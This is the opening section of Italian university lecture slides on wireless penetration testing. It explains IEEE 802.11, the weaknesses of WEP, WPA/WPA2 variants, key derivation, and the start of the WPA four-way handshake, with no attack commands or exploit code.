

Università degli Studi di Salerno



Dipartimento di Informatica

Penetration Testing & Ethical Hacking

Wireless Penetration Testing

Arcangelo Castiglione
arcastiglione@unisa.it

Outline

- Concetti Preliminari
- Ricognizione Reti Wireless
- Wireless Penetration Testing
- Post Cracking
- Wireless Sniffing

Outline

- **Concetti Preliminari**
- Ricognizione Reti Wireless
- Wireless Penetration Testing
- Post Cracking
- Wireless Sniffing

Concetti Preliminari

- Le reti wireless sono diffuse in tantissimi ambiti
 - Commerciale
 - Governativo
 - Educativo
 - Residenziale
 - Ospedaliero
 - Ricerca
 - Etc

Concetti Preliminari

- Le reti wireless sono spesso la forma di connettività più utilizzata per l'accesso locale all'infrastruttura ICT di un asset

- I pentester dovrebbero garantire che tali reti
 - Siano prive di errori di configurazione
 - Abbiano adeguati controlli di sicurezza

Concetti Preliminari

- Le reti wireless utilizzano le frequenze dello spettro radio per trasmettere i dati tra l'**Access Point (AP)** ed i **Client** collegati ad esso

- Le **Wireless Local Area Network (WLAN)** hanno molte somiglianze con le **Local Area Network (LAN)**, ma anche sostanziali differenze

- L'obiettivo principale dei pentester in questo contesto è quello di identificare WLAN che possano rappresentare possibili punti di accesso verso l'asset in esame

Concetti Preliminari

Standard IEEE 802.11

- Lo standard principale per la comunicazione nelle reti Wi-Fi è l'**IEEE 802.11**

- **Standard IEEE 802.11**
 - Insieme di regole inizialmente sviluppato per garantire facilità di utilizzo e capacità di connettere rapidamente i dispositivi
 - Nella versione iniziale dello standard, pubblicata nel 1997, non erano stati affrontati aspetti relativi alla sicurezza
 - Ci sono state nel tempo diverse varianti dello standard
 - Ad esempio, **IEEE 802.11b**: standard ampiamente accettato, rilasciato nel 1999



Concetti Preliminari

Standard IEEE 802.11

- IEEE 802.11 utilizza segnali radio per la trasmissione
 - Le leggi e le regolamentazioni che riguardano l'utilizzo dei segnali radio variano in base alle nazioni
 - E talvolta anche in base alle specifiche regioni



Concetti Preliminari

Standard IEEE 802.11 – Sicurezza

- Data la natura «aperta» del mezzo trasmissivo, le WLAN sono più esposte a potenziali attacchi rispetto alle tradizionali reti LAN cablate
- Necessario garantire loro un livello di sicurezza che sia «equiparabile» a quello delle LAN
- Anche per le WLAN dovrebbero essere garantite tutte le proprietà della Triade **CIA**
 - Confidentiality
 - Integrity
 - Availability



Concetti Preliminari

Wired Equivalent Privacy (WEP)

- Primo meccanismo di sicurezza introdotto per lo standard IEEE 802.11
- Sviluppato inizialmente nel 1999
 - Con la prima variante ampiamente utilizzata di IEEE 802.11 (IEEE 802.11b)
- Progettato con l'idea di fornire la stessa sicurezza garantita sulle reti cablate
 - **Wired Equivalent Privacy (WEP)**

Concetti Preliminari

Wired Equivalent Privacy (WEP)

- WEP utilizza lo *Stream Cipher RC4* per garantire confidenzialità e l'algoritmo *CRC32* per l'integrità

- L'autenticazione ad una rete protetta da WEP avviene tramite l'utilizzo di una **chiave precondivisa**
 - La cui dimensione è di 64 o 128 bit
 - Di cui, 24 bit sono sempre destinati al Vettore di Inizializzazione (IV)

Concetti Preliminari

Wired Equivalent Privacy (WEP)

- La chiave a 64 bit può essere ottenuta in due modi

- 1. Primo modo per ottenere la chiave**

- 40 bit derivanti da 10 caratteri esadecimali (base 16: 0-9 e A-F) inseriti dall'utente
 - Ciascun carattere rappresenta 4 bit
- 24 bit costituiti da un *Vettore di Inizializzazione (IV)*

Concetti Preliminari

Wired Equivalent Privacy (WEP)

- La chiave a 64 bit può essere ottenuta in due modi

2. Secondo modo per ottenere la chiave

- 40 bit derivanti da 5 caratteri ASCII (0-9, a-z, A-Z) inseriti dall'utente
 - Ciascuno dei quali è rappresentato mediante 8 bit
- 24 bit costituiti da un *Vettore di Inizializzazione (IV)*

Osservazione: ciò limita ogni byte ad essere un carattere ASCII, riducendo notevolmente lo spazio delle possibili chiavi

Concetti Preliminari

Wired Equivalent Privacy (WEP)

- La chiave a 128 bit può essere ottenuta in due modi
 - 1. **Primo modo per ottenere la chiave**
 - 104 bit derivanti da 26 caratteri esadecimali (base 16: 0-9 e A-F) inseriti dall'utente
 - Ciascun carattere rappresenta 4 bit
 - 24 bit costituiti da un *Vettore di Inizializzazione (IV)*

Concetti Preliminari

Wired Equivalent Privacy (WEP)

- La chiave a 128 bit può essere ottenuta in due modi
 - 2. Secondo modo per ottenere la chiave**
 - 104 bit derivanti da 13 caratteri ASCII (0-9, a-z, A-Z) inseriti dall'utente
 - Ciascuno dei quali è rappresentato mediante 8 bit
 - 24 bit costituiti da un *Vettore di Inizializzazione (IV)*

Concetti Preliminari

Wired Equivalent Privacy (WEP)

The screenshot shows a configuration panel for WEP settings. At the top left is a radio button labeled "WEP". Below it are dropdown menus for "Authentication Type" (set to "Open System") and "WEP Key Format" (set to "Hexadecimal"). A section titled "Selected Key" shows "WEP Key" selected. To the right, under "Key Type", four keys are listed: "Key 1" (radio button checked), "Key 2", "Key 3", and "Key 4". Each key has a corresponding text input field and a dropdown menu set to "Disabled".

Key	Key Type
Key 1	Disabled
Key 2	Disabled
Key 3	Disabled
Key 4	Disabled

Tipico pannello di configurazione WEP in un Access Point

Concetti Preliminari

Wired Equivalent Privacy (WEP)

- L'autenticazione ad una rete protetta da WEP avviene in quattro fasi
 1. Il Client invia una richiesta di autenticazione all'Access Point (AP) WEP
 2. L'AP WEP invia al Client un messaggio in chiaro
 3. Il Client, utilizzando la chiave WEP, cifra il messaggio in chiaro ricevuto dall'AP e lo invia a quest'ultimo
 4. L'AP decifra mediante la propria chiave WEP il messaggio ricevuto dal Client
 - Se il messaggio è decifrato correttamente il Client è autorizzato a connettersi alla rete

Concetti Preliminari

Wired Equivalent Privacy (WEP)

- Nelle implementazioni di WEP ci sono due vulnerabilità principali
 - 1. L'algoritmo *CRC32* non viene utilizzato per la cifratura, ma solo come valore per il controllo degli errori
 - 2. Il cifrario *RC4* è suscettibile all'attacco denominato *Initialization Vector Attack*
 - Lo stesso IV non dovrebbe essere usato più di una volta
 - Ma l'IV a 24 bit è troppo corto per la mole di dati prodotta da una rete wireless
 - Dove tipicamente viene generata una grande quantità di traffico

Concetti Preliminari

Wired Equivalent Privacy (WEP)

- Nelle implementazioni di WEP ci sono due vulnerabilità principali
 - 1. L'algoritmo *CRC32* non è adeguato per il controllo degli errori
 - Nel ~50% dei casi, lo stesso IV verrà riutilizzato in un canale di comunicazione wireless entro circa 5000 trasmissioni
 - Ciò porterà al recupero della chiave WEP
 - 2. Il cifrario *RC4* è suscettibile ad un attacco denominato *Initialization Vector Attack*
 - Lo stesso IV non dovrebbe essere usato più di una volta
 - Ma l'IV a 24 bit è **troppo corto** per la mole di dati prodotta da una rete wireless
 - Dove tipicamente viene generata una grande quantità di traffico

Concetti Preliminari

Wired Equivalent Privacy (WEP)

- A causa delle sue vulnerabilità di sicurezza, a partire dal 2003 WEP è stato gradualmente sostituito da implementazioni wireless più sicure

- Al giorno d'oggi è difficile trovare AP che supportino ancora WEP
 - WEP potrebbe essere supportato ed utilizzato solo in particolari contesti operativi
 - Stampanti
 - Aspirapolveri
 - Etc



Concetti Preliminari


Wi-Fi Protected Access (WPA e WPA2)

- Introdotto dall'organizzazione no profit *Wi-Fi Alliance* nel 2003
 - Implementa un sottoinsieme delle specifiche definite nello standard **IEEE 802.11i**
- **WPA** rappresenta una soluzione intermedia alle problematiche di sicurezza presenti in WEP
 - Tale soluzione non richiedeva aggiornamenti hardware ma solo software
 - Garantendo quindi **retrocompatibilità** con i dispositivi già in uso
- WPA è stato ulteriormente aggiornato grazie all'introduzione di WPA2 a partire dal 2004




Concetti Preliminari

Wi-Fi Protected Access (WPA e WPA2) – Evoluzione



Concetti Preliminari

Dal WEP a WPA3 – Timeline



Concetti Preliminari

Autenticazione WPA – Entità Coinvolte

- Le entità coinvolte in WPA/WPA2 sono le seguenti
 - **Supplicant** (tipicamente un Client Wi-Fi)



- **Authenticator** (tipicamente un Access Point - AP)



- **Authentication Server** (tipicamente un Server RADIUS*)



*Remote Authentication Dial-In User Service (RADIUS)

Concetti Preliminari

Wi-Fi Protected Access (WPA)

- Esistono tre diverse varianti di WPA/WPA2
 - *WPA2 Personal*
 - *WPA2 Enterprise*
 - *Wi-Fi Protected Setup (WPS)*
- Ciascuna variante utilizza i propri meccanismi di autenticazione

Concetti Preliminari

Wi-Fi Protected Access (WPA) Personal

- Implementazione che si trova spesso in ambienti residenziali o piccole/medie organizzazioni

- Usa una **chiave precondivisa** (*Pre-Shared Key - PSK*) tipicamente derivata dalla combinazione dei seguenti elementi
 - *Passphrase*
 - La *Passphrase* è inserita dall'utente e può essere composta da 8 a 63 caratteri
 - *Service Set Identifier (SSID)* della rete wireless

Concetti Preliminari

Wi-Fi Protected Access (WPA) Personal

WPA/WPA2 - Personal (Recommended)

Authentication Type:

Encryption:

Wireless Password:

(Enter ASCII characters between 8 and 63 or Hexadecimal characters between 8 and 64.)

Group Key Update Period: (seconds, minimum is 30, 0 means no update)

Tipico pannello di configurazione WPA/WPA2 Personal in un Access Point

Concetti Preliminari

Wi-Fi Protected Access (WPA) Enterprise

- Usata per reti di dimensioni medio/grandi
 - Dove ci sono numerosi utenti ed è richiesto un alto livello di sicurezza
- Utilizza un sistema di backend per l'autenticazione, tipicamente un
 - Server **RADIUS** (*Remote Authentication Dial-In User Service*)
 - Autenticazione basata sullo standard IEEE 802.1X
- Riduce drasticamente la possibilità di effettuare attacchi di tipo *brute-force* alle chiavi pre-condivise
- eduroam (acronimo di EDUCation ROAMing) utilizza WPA2 Enterprise

Concetti Preliminari

Wi-Fi Protected Access (WPA) Enterprise

WPA/WPA2 - Enterprise

Authentication Type:	<input type="text" value="Auto"/>
Encryption:	<input type="text" value="Auto"/>
RADIUS Server IP:	<input type="text"/>
RADIUS Server Port:	<input type="text" value="1812"/> (1-65535, 0 stands for default port 1812)
RADIUS Server Password:	<input type="text"/>
Group Key Update Period:	<input type="text" value="0"/> (seconds, minimum is 30, 0 means no update)


Tipico pannello di configurazione WPA/WPA2 Enterprise in un Access Point

Concetti Preliminari

Wi-Fi Protected Access (WPA) – WPS

- *Wi-Fi Protected Setup (WPS)*

- Metodo più semplice di autenticazione per connettere i dispositivi alla rete wireless
- Utilizza un codice PIN anziché una password



The screenshot shows a user interface titled "WPS Settings". At the top, there is a "WPS:" button with a red rectangular placeholder area. To its right is a "Disable" button. Below this, the "Current PIN:" field displays "10236949". Next to it are two buttons: "Restore PIN" and "Generate New PIN". There is also a checked checkbox labeled "Disable Modem Router's PIN". At the bottom, there is a "Add a new device:" input field and an "Add device" button.

Concetti Preliminari


Wi-Fi Protected Access (WPA) – Gerarchia delle Chiavi

- WPA/WPA2 utilizzano la seguente gerarchia di chiavi

Pairwise Master Key (PMK)



Group Master Key (GMK)




Pairwise Transient Key (PTK)

Group Temporal Key (GTK)

Concetti Preliminari

Wi-Fi Protected Access (WPA) – Gerarchia delle Chiavi


- WPA/WPA2 utilizzano la seguente gerarchia di chiavi



Concetti Preliminari

Wi-Fi Protected Access (WPA) – Gerarchia delle Chiavi

- WPA/WPA2 utilizzano la seguente gerarchia di chiavi



Concetti Preliminari

Wi-Fi Protected Access (WPA) – Gerarchia delle Chiavi

- La **Pairwise Master Key (PMK)** è ottenuta
 - In **WPA Enterprise**, mediante autenticazione basata sul protocollo **IEEE 802.1X**
 - In **WPA Personal**, a partire da un segreto pre-condiviso (*passphrase*) mediante una **Password-Based Key Derivation Function (PBKDF)**
 - In questo caso la **PMK** è anche nota come **Pre-Shared Key (PSK)**
 - Maggiori dettagli in seguito...

Concetti Preliminari

Wi-Fi Protected Access (WPA) – Gerarchia delle Chiavi

- La **Pairwise Master Key (PMK)** è ottenuta
 - In **WPA Enterprise**, mediante autenticazione basata sul protocollo IEEE 802.1X
 - In **WPA Personal**, a partire da un segreto pre-condiviso (*passphrase*) mediante una **Password-Based Key Derivation Function (PBKDF)**
 - In questo caso la **PMK** è anche nota come **Pre-Shared Key (PSK)**
 - Maggiori dettagli in seguito...

Concetti Preliminari

Wi-Fi Protected Access (WPA) – Derivazione della PSK

- Per calcolare la **PSK**, WPA utilizza una generica **PBKDF2 (Password-Based Key Derivation Function 2)**
 - Funzione per la derivazione delle chiavi
 - Riduce le vulnerabilità delle chiavi rispetto ad attacchi di tipo *brute-force*
- **PSK = PBKDF2 (PRF, Password, Salt, c, dkLen)**
 - **PRF** è una *PseudoRandom Function* (ad esempio, *HMAC*) che produce un output di lunghezza fissata
 - **Password** è una *passphrase* inserita dall'utente
 - **Salt** è una sequenza di bit
 - **c** è il numero di iterazioni desiderate
 - **dkLen** è la dimensione in bit della chiave da derivare
 - **PSK** è la chiave derivata, generata da PBKDF2

Concetti Preliminari

Wi-Fi Protected Access (WPA) – Derivazione della PSK

- **PSK** = **PBKDF2** (*HMAC-SHA1*, *passphrase*, *SSID*, 4096, 256)
 - **HMAC-SHA1**: PseudoRandom Function (PRF) utilizzata
 - **passphrase**: Sequenza di caratteri ASCII
 - **SSID**: Service Set IDentifier
 - **4096**: Numero di iterazioni
 - **256**: Lunghezza dell'output prodotto



Concetti Preliminari

Wi-Fi Protected Access (WPA) – Gerarchia delle Chiavi

- **Pairwise Transient Key (PTK)**
 - Chiave di sessione utilizzata per **comunicazioni unicast**
 - Dalla **PTK** sono derivate altre sotto-chiavi, utilizzate per compiti specifici
 - **Key Confirmation Key (KCK)**: Usata per calcolare il **Message Integrity Check (MIC)**
 - **Key Encryption Key (KEK)**: Usata per cifrare dati addizionali (**GTK**, etc)
 - **Temporal Key (TK)**: Usata per cifrare/decifrare i pacchetti di dati unicast

- **Group Temporal Key (GTK)**
 - Chiave di sessione utilizzata per **comunicazioni multicast e broadcast**

Concetti Preliminari

Wi-Fi Protected Access (WPA) – Derivazione della PTK

- La derivazione della **Pairwise Transient Key (PTK)** avviene durante un protocollo chiamato **Four-way Handshake**
 - **N.B.** Tale protocollo si occupa anche dell'autenticazione del Supplicant
- Per la derivazione della **PTK** vengono utilizzati alcuni parametri
 - Generati e scambiati tra Supplicant ed Authenticator durante il Four-way Handshake
 - Authenticator **Nonce (ANonce)**: numero casuale che l'AP trasmette al Supplicant
 - Supplicant **Nonce (SNonce)**: numero casuale che il Supplicant trasmette all'AP
 - Etc
 - I messaggi scambiati sono incapsulati in *frame EAPOL (Extensible Authentication Protocol Over LAN)*

Concetti Preliminari

Wi-Fi Protected Access (WPA) – Derivazione della PTK

- Durante il **Four-way Handshake** la **Pairwise Transient Key (PTK)** è calcolata utilizzando una **PseudoRandom Function (PRF)** nel modo seguente
- **PTK=PRF (PSK, AuthAddr, SAddr, ANonce, SNonce)**
 - **PSK:** Pre-Shared Key
 - **AuthAddr:** MAC Address dell'Authenticator
 - **SAddr:** MAC Address del Supplicant
 - **ANonce:** Numero casuale generato dall'Authenticator
 - **SNonce:** Numero casuale generato dal Supplicant

Concetti Preliminari

Four-way Handshake – Versione Semplificata

Authenticator




Suplicant



Wireless Penetration Testing

Concetti Preliminari

Four-way Handshake – Versione Semplificata



- L'Authenticator (AP) trasmette al Supplicant un numero casuale (**ANonce**)

Concetti Preliminari

Four-way Handshake – Versione Semplificata

Authenticator



ANonce

Supplicant

